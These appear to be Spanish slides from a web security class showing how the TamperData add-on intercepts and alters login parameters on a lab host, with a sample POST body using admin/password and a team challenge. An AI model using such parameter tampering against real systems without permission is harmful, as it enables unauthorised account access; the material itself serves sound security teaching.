11:50..	1105 ms	1105 ms	178	GET	301	text/html	http...	LOAD_BACK...
11:50..	1345 ms	1345 ms	31735	GET	200	application/xml	http...	LOAD_BACK...
11:50..	250 ms	250 ms	471	POST	200	application/ocsp-r...	http...	LOAD_NORM...

Nombre de cabe...	Valor de cabecera pedida	Nombre de cabecera rec...	Valor de cabecera recibida
Host	192.168.2.250	Status	OK - 200
User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:3...	Date	Fri, 20 Jan 2017 21:32:23 G...
Accept	image/png,image/*;q=0.8,*/*;q=0.5	Server	Apache/2.4.6 (CentOS) PHP...
Accept-Language	en-US,en;q=0.5	Last-Modified	Sun, 01 Mar 2015 14:56:37 ...
Accept-Encoding	gzip, deflate	Etag	"74067-5103b4eefb340"
Referer	http://192.168.2.250/acme/login.php	Accept-Ranges	bytes
Connection	keep-alive	Content-Length	475239

46

Funcionamiento de TamperData

- ❖ Capturando tráfico y modificando valores.

The screenshot shows the Tamper Data application interface. At the top left, there's a toolbar with buttons for 'Comenzar modificación' (1), 'Parar modificación', and 'Limpiar'. Below it is a table of captured network requests. A red box highlights the 'Comenzar modificación' button. In the center, there's a preview window (2) showing a cartoon character from Family Guy. To the right is a 'Ventana Tamper' (Tamper Window) for the selected request (http://192.168.2.250/acme/login.php). This window contains two tables: one for headers and one for parameters. The parameter table has 'username' set to 'user' and 'password' set to 'abc123' (4). At the bottom, a modal dialog titled 'Modificar petición?' (Modify Request) shows the modified values: 'username' is 'user' and 'password' is '*****' (2). It also has a 'Modificar' (Modify) button highlighted with a red box (3). A red arrow points from the 'Modificar' button to the 'Modificar' button in the Tamper Window.

47

Funcionamiento de TamperData

- ❖ Capturando tráfico y modificando valores.

This screenshot shows TamperData capturing traffic to a different endpoint, http://192.168.2.250/acme/consulta.php. The Tamper Window (5) shows 'username' as 'admin' and 'password' as 'password' (6). A modified request dialog (6) is open, with the 'Enviar' (Send) button highlighted by a red box. To the right, there's a 'Looney Tunes' logo (8) and a 'Bienvenido a las consultas del Admin' (Welcome to the Admin Consultations) page. The page includes a user input field and a table of logs. The log table shows three entries. The bottom part of the screenshot shows a detailed view of the modified request headers and POSTDATA. The POSTDATA is highlighted with a red box (8) and contains the value 'username=admin&password=password&Login=Login'.

DESAFIO 4

- ❖ Se les proveerá de una dirección de una aplicación para realizar el proceso de manipulación de parámetros con TamperData.
- ❖ En clase se indicará cual es el objetivo y resultado a conseguir.
- ❖ El primer equipo que logre el objetivo gana.

PUNTOS H: 05

49